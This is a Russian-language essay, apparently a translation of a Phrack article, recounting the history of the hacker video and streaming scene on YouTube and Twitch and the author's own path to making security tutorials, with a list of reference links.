Когда я начал снимать видео в 2015 году, я нередко слышал, что текст превосходит всё остальное, что никто не будет смотреть видео и мне стоит писать статьи. Поэтому, когда меня попросили написать о «хакерской сцене YouTube» для Phrack, у меня возникло ощущение, что видеопроизводство наконец-то получило какое-то признание.

Хотя эта статья называется «Хакерская сцена YouTube», я также хочу включить сюда стримеров на Twitch и других платформах — кто знает, как долго просуществует продукт под названием YouTube, зато я уверен, что Phrack будет жить ещё долго после него.

Поскольку мой личный опыт субъективен, а историю трудно исследовать, эта статья заведомо не претендует на объективность. Последуем же французской поговорке: «проповедуй ложь, чтобы узнать правду». Так что если вы знаете лучше — пишите.

2. До 2014 года

Откопать информацию о хакерских видео начала 2000-х непросто, но очевидно, что жанр тогда не пользовался особой популярностью. Лично мне очень хорошо запомнилась серия видео «Lenas Reversing for Newbies»[0] 2006 года, хотя распространялась она не через YouTube. Это невероятно детальное и практическое руководство по реверс-инжинирингу и взлому программ под Windows с помощью OllyDbg. Я видел, как её рекомендовали снова и снова на протяжении многих лет — явный признак того, что наглядный подход к обучению востребован.

Одной из самых ранних попыток создать хакерское шоу, судя по всему, была программа «the broken» Кевина Роуза в 2003 году[1]. Затем в 2005 году Даррен Китчен запустил шоу Hak5[2] — оно заслуживает отдельного упоминания как, вероятно, самое долгоживущее видеопроизводство в хакерской тематике. YouTube уже существовал к тому моменту, но ещё не был популярен, так что распространение в значительной мере зависело от торрентов. Стоит также упомянуть IronGeek, который начал загружать видео с конференций на YouTube в 2007 году. Его поездка на Notacon 2007 могла стать первым в истории «хакерским влогом»[3]. Но все эти видеопроекты лишь поверхностно касались хакинга. Очень немногие видео действительно погружались в технические детали.

В 2007 году из Индии вырос проект SecurityTube, основанный vivekramac. Вдохновлённый YouTube, он задумывался как место, где каждый мог загружать и делиться видеоматериалами по хакингу, но сам vivekramac был ответственен за создание огромного количества видео. На протяжении многих лет это, по-видимому, был лучший источник бесплатных видеокурсов. Однако в 2011 году сайт начал постепенно трансформироваться в новую платную платформу курсов — Pentester Academy. Занятный факт: когда я начал снимать видео в 2015 году, я, разумеется, наткнулся на SecurityTube и попытался отправить туда свои видео, но они так и не были приняты. Платформа уже казалась заброшенной, контент был немного устаревшим и не отличался той глубиной, которую я искал. Тем не менее — очень важная часть истории видеотворчества.

На протяжении многих лет я собирал YouTube-каналы с более или менее техническим контентом по безопасности. Для составления диаграммы ниже (рис. 1) я смотрел на год первой значимой публикации на каждом канале. К тому же большинство этих каналов имеют лишь несколько видео и вскоре были заброшены. Но оглядываясь назад, я заметил несколько очень ранних попыток создавать более технические видеоруководства — например, lordparody (2009)[4]. Глядя на данные, после 2010 года прослеживается небольшой всплеск, однако, по моему мнению, нынешняя сцена хакеров-создателей контента по-настоящему начала расти именно в 2015 году.




Рис. 1. Столбчатая диаграмма, показывающая количество новых хакерских YouTube-каналов по годам

3. Мой старт в 2015 году

Примерно в 2014 году я стал упираться в стену в собственном развитии. Было море (письменных) туториалов по веб-безопасности, взлому WiFi, Metasploit и переполнению буфера, но материал в основном покрывал лишь азы. Чтобы по-настоящему освоить более продвинутые темы, приходилось играть в варгеймы[6] и CTF. С теплотой вспоминаю месяцы, которые я провёл, мучаясь над w3challs и io.smashthestack, продвигаясь вперёд крайне медленно — я был типичным раздражающим нубом, меня даже забанил bla на IRC ;)

Я убеждён, что прогресс не должен был даваться так тяжело. В традиционном академическом научном сообществе вы опираетесь на статьи, чтобы строить на фундаменте предыдущих исследований. И хотя у нас есть эквивалентные ресурсы — например, Phrack — нам не хватает образовательных институтов вроде университетов, которые передавали бы эти знания более эффективно. Поэтому в прошлом новичкам приходилось идти очень каменистой тропой, чтобы догнать современное состояние дел. Когда я наконец «понял» ret2libc и ROP, у меня возникло ощущение, что это на самом деле просто, — просто существующий материал плохо это объясняет.

В конце 2014 — начале 2015 года произошли два события, которые сильно на меня повлияли. Первое — растущее сообщество программистов на Reddit под названием /r/WatchPeopleCode[7] — сабреддит о прямых трансляциях программирования. Хотя это не про безопасность, все знают, что навыки программирования критически важны при любом серьёзном хакинге. Второе событие — geohot, стримивший в прямом эфире решение задач pwnable с overthewire.org[8].

Общее у обоих событий было одно: впервые я смотрел на работу профессионала через его плечо. Я осознал, что все доклады, посты в блогах и статьи освещают лишь результаты — и редко сам процесс. А поскольку мне не повезло иметь рядом людей, у которых можно учиться лично, наблюдение за плечом опытного разработчика, или за geohot, открыло мне глаза.

Видеть, как geohot работает в терминале, пишет эксплойт-скрипты и ориентируется в IDA Pro, было невероятно поучительно. Но ещё важнее то, что это обнажало провалы и ошибки, за которыми следовал процесс отладки и исправления багов. И это помогло мне пробить ту стену, о которую я бился в собственном обучении.

Мне хотелось большего. Где найти стримы или видео, где люди реально взламывают что-то? К сожалению, при поиске на YouTube единственные видео, которые я находил, были либо туториалами по Metasploit, либо инструкциями по использованию aircrack-ng для взлома WiFi. И эти темы были мне абсолютно неинтересны — меня куда больше интересовал сам процесс поиска подобных уязвимостей, а не просто использование того, что нашли другие.

Конечно, я был очень далёк от уровня geohot, но я понимал ROP и подумал, что могу создать опыт «через плечо» для тех, кто идёт после меня. Это привело меня к тому, что я начал стримить решение pwnable-задач[9] с exploit-exercises.com (ныне exploit.education) и участвовать в других CTF. Однако быстро выяснилось, что стримить я ужасно умею, и вскоре я переключился на создание сценарных видео с упором на визуальные объяснения[10]. Ещё одно осознание состояло в том, что на самом деле я не понимал ROP и другие темы по-настоящему. Так что стремление создавать более качественные туториалы заставляло меня копать глубже — а значит, этот проект шёл на пользу и моему собственному образованию.

Конечно, это моя личная перспектива, и я не хочу создавать впечатление, что был единственным. Просто хотел показать, какие мотивы могут приводить людей к созданию видео. Поэтому здесь я хотел бы упомянуть ещё нескольких людей, снимавших видео на более «продвинутые» темы примерно в то же время. Gynvael из CTF-команды Dragon Sector[11], MurmusCTF[12], ipp[13], psifertex[14], Zeta Two[15] и, вероятно, многие другие, на которых мне, к сожалению, так и не

довелось наткнуться.

Создавать качественные видео очень трудозатратно — особенно когда это уже больше, чем «просто» запись экрана или прямой эфир. Поэтому очень немногие авторы способны делать это на протяжении долгого времени, и я считаю, что у John Hammond[16] и меня самый долгий и стабильный график выхода публикаций.

4. Сегодняшняя сцена

Как и в любой области хакинга, коммерциализация пробирается и в эту сцену. Я сам не застрахован от этого — временны́е вложения огромны и требуют какого-то обоснования. К сожалению, это иногда приводит к видео, мотивированным скорее охватом или продуктами, нежели чистым обменом знаниями; и найти баланс между этими противоположными силами непросто. Это также привело к тому, что предыдущее поколение бесплатного видеоконтента (SecurityTube, Cybrary...) убрало материалы за платный доступ.

Но есть одно замечательное позитивное коммерческое развитие, которое я хочу выделить. В последние годы такие компании, как Google, спонсировали очень технические видео[17], раскрывающие детали уязвимостей в их собственных продуктах. Кто бы мог подумать, что такое станет возможным, когда раньше это сообщество боялось судебных исков буквально за что угодно.

Появились и новые проблемы, связанные с Google/YouTube и другими крупными платформами социальных сетей. YouTube, например, имеет политику против определённых видов хакерских видео[18], что привело к удалению ряда роликов и даже целых каналов. Однако следует также отметить, что в 99% случаев это была очевидная ошибка, и решения пересматривались.

> *«Взлом: демонстрация использования компьютеров или информационных технологий с намерением похитить учётные данные, скомпрометировать персональные данные или причинить серьёзный вред другим лицам, включая (но не ограничиваясь) взлом аккаунтов в социальных сетях.»*
> *— Политика YouTube в отношении вредоносного или опасного контента*

Могут ли хакерские видео быть этичными или неэтичными? Это сложная тема, по которой я нередко расхожусь с другими авторами. Я верю, что существует способ создавать «правильные» туториалы — и пока у меня не было никаких проблем с YouTube ;)

Например, я понимаю, что Google не хочет видеть пошаговое руководство для скриптkиддиса по созданию дешёвой фишинговой страницы, когда фишинг является вторым по распространённости способом компрометации аккаунтов Google[19]. И для меня это не цензура, потому что базовый навык здесь — самая обычная веб-разработка. Поэтому фишинговый туториал кажется мне в некотором роде лукавым и излишне скрывающим реальный «хакерский» навык — веб-разработку. Хотя знаю, что многие мои коллеги здесь со мной не согласны.

Затем появился феномен «хакерского инфлюенсера». Для меня поначалу было важно оставаться безликим и анонимным. Но со временем моё мнение немного изменилось. Я часто возвращаюсь мыслями к тому времени, когда сидел один в комнате, пытаясь понять какую-то статью, и желал иметь тогда видео, которые снимаю сегодня. Поэтому для меня важно использовать социальные сети и их алгоритмические ленты для максимального охвата — в надежде достучаться до того парня, который хочет пробить ту же стену, что преграждала путь мне. Сегодня я считаю, что моё желание сделать эту информацию легко доступной перевешивает аргументы в пользу ограничения образовательных ресурсов тёмными (или подпольными) уголками.

В 2019 году TheCyberMentor вышел на сцену с бесплатными прямыми трансляциями базовых уроков пентестинга на Twitch[20]. Это было что-то вроде материала курса OSCP — только в

видеоформате и бесплатно. Были и более ранние попытки создавать бесплатные курсы по пентестингу — SecurityTube, Cybrary и, возможно, другие. Но TheCyberMentor, бесспорно, добился наибольшего успеха, набрав несколько миллионов просмотров. Правда, это продолжалось недолго — наработав первоначальную аудиторию, он тоже перешёл к платным курсам.

Есть также критика в связи с оригинальным контентом против переработки существующих (письменных) туториалов в видеоформат. Улучшенная подача действительно добавляет ценность. Но есть и этический вопрос об указании источников. Это особенно касается новичков, у которых иногда очевидно просматривается следование типовой структуре из чужих материалов без ссылок на них.

В последние годы также наметилась любопытная тенденция в тематике, которую охватывает сцена видеотворчества. Она оказалась полностью захвачена «баг-баунти». Как бы я ни был рад притоку мотивированных молодых людей, это ощущается как версия «быстрого обогащения» в нашем сообществе. Это порождает огромный спрос на платные курсы и руководства, которые прямо или косвенно обещают сделать вас успешным охотником за багами. Сегодня крайне редко можно увидеть контент за пределами баг-баунти, и хотелось бы больше разнообразия.

Иногда я также думаю о том, как хакерские сообщества организуются, и как авторы изменили это. Раньше сообщества обычно делились по темам интересов — теперь же они формируются вокруг личностей. Порой это меня немного беспокоит, но это также привело к колоссальному росту числа людей, соприкасающихся с миром хакинга (авторам выгодно, когда фан-база растёт).

Всегда трудно наблюдать культурные перемены, когда они уходят от того, с чем мы выросли. Но вспоминая свои подростковые годы, я хотел бы иметь возможность находить подобные места куда легче — вместо того чтобы ждать до двадцати с лишним и случайно на них натыкаться.

Помимо создания видео, растёт и сцена прямых трансляций на Twitch. Большинство стримеров работают над задачами с HackTheBox или TryHackMe — платформ с коммерческим интересом. Это означает, что стримеры коллективно обеспечивают этим платформам бесплатную рекламу на миллионы. С одной стороны, здорово видеть столько контента — с другой, грустно, что менее коммерчески ориентированные варгеймы и CTF почти не показывают. И разнообразие охватываемых тем тоже очень невелико.

Стиль (записи экрана, говорящие головы, тяжёлый монтаж) и уровень квалификации авторов сильно варьируются. И меня это устраивает — разнообразие идёт всем на пользу. Я рад, пока больше людей делятся своей работой в видеоформате. Хотелось бы даже видеть больше начинающих, документирующих свой путь. Но в глубине души я болею за опытных профессионалов — таких, как geohot в своё время, — которые позволяют нам смотреть на работу через их плечо.

Сегодня есть несколько замечательных каналов: например, исследователь железа stacksmashing[21], gamozo, разрабатывающий целые операционные системы специально для фаззинга[22] (это просто невероятно), или Flashback Team, разбирающая свой взлом роутера, выигравший Pwn2Own[23] — такие каналы меня по-настоящему воодушевляют.

Популярность хакерских видео и становление целой сцены авторов стали возможны благодаря росту платформ социальных сетей. Их алгоритмы помогали нам доносить видео до людей, которые ещё не знали, что ищут именно это. Интернет меняется быстро, социальные сети — тоже. Прямо сейчас TikTok выглядит интересной платформой для охвата новой аудитории, хотя короткий формат не позволяет глубоко раскрывать темы. MalwareTech[24] возглавляет это направление с миллионами просмотров.

5. Заключительные слова

К сожалению, сегодня авторов так много, что упомянуть всех не представляется возможным. Но знайте: эта статья посвящена каждому из вас.

Следующие люди помогли мне с этой статьёй — поделились своим опытом или проверили информацию на достоверность (в алфавитном порядке):

BlindHacker, CryptoCat, gamozo, Gynvael, hacksplained, insiderphd, ipp,
John Hammond, justinsteven, Murmurs, psifertex, snubs, stacksmashing,
superhero1, TheColonial, Zeta Two

Отдельный привет польским и индийским видеоавторам. Я не понимаю ни слова, но вы все очень активны и самоотверженны. Особый привет geohot — без его CTF-стримов меня бы здесь не было. И привет Gynvael — за то, что стал первым человеком, признание которого мне по-настоящему было важно.

«И не забудьте поставить лайк, написать комментарий и подписаться.»

6. Ссылки

[0] Lenas Reversing for Newbies (2006) https://web.archive.org/web/
    20070524043123/http://www.tuts4you.com/download.php?list.17
[1] thebroken by Kevin Rose https://archive.org/details/thebroken_xvid
[2] Hak5 - Episode #1 https://www.youtube.com/watch?v=SUEXCCWMfXg
[3] Notacon 2007 Part 1 https://www.youtube.com/watch?v=HXSZ4PRLUDU
[4] CSAW CTF challenge 2.exe, 3.exe and 4.exe flag retrieval
    https://www.youtube.com/watch?v=_Ld1cD9d7tI
[5] Beginner Challenge #1... https://www.youtube.com/watch?v=tdqJ8NEcJUM
[6] Phrack issue #69 - International scenes
[7] https://reddit.com/r/WatchPeopleCode
[8] livectf REDEMPTION by geohot 7/27/2014
    https://www.youtube.com/watch?v=td1KEUhlSuk
[9] Let's Hack Livestream - exploit-exercises.com (2015)
   https://www.youtube.com/watch?v=HBnPY77JtqY
[10] The Heap: dlmalloc unlink() exploit - bin 0x18
     https://www.youtube.com/watch?v=HWhzH--89UQ
[11] Hacking Livestream #1: ReRe and EZPZP
     https://www.youtube.com/watch?v=XWozhb1ZOyM
[12] Life of an Exploit: Fuzzing PDFCrack with AFL for 0days
     https://www.youtube.com/watch?v=8VLNPIIgKbQ
[13] HackTheBox - Popcorn https://www.youtube.com/watch?v=NMGsnPSm8iw
[14] Live CTF v2: ... https://www.youtube.com/watch?v=D7uXE_lEzxI
[15] SMT in reverse engineering, for dummies https://youtu.be/b92CW-NZ3l0
[16] GoogleCTF - XSS "Pasteurize" https://youtu.be/voO6wu_58Ew
[17] Hacking into Google's Network for $133337 https://youtu.be/g-JgA1hvJzA
[18] https://support.google.com/youtube/answer/2801964?hl=en
[19] Data breaches, phishing, or malware? Understanding the risks of
     stolen credentials https://dl.acm.org/doi/abs/10.1145/3133956.3134067
[20] Zero to Hero Pentesting
     https://youtu.be/qlK174d_uu8?list=PLLKT__MCUeiwBa7d7F_vN1GUwz_2TmVQj
[21] How the Apple AirTags were hacked https://youtu.be/_E0PWQvW-14
[22] FuzzOS: Day 1, starting the OS https://youtu.be/2YAgDJTs9So
[23] How We Hacked a TP-Link Router and Took Home $55,000 in Pwn2Own
     https://www.youtube.com/watch?v=zjafMP7EgEA
[24] https://www.tiktok.com/@malwaretech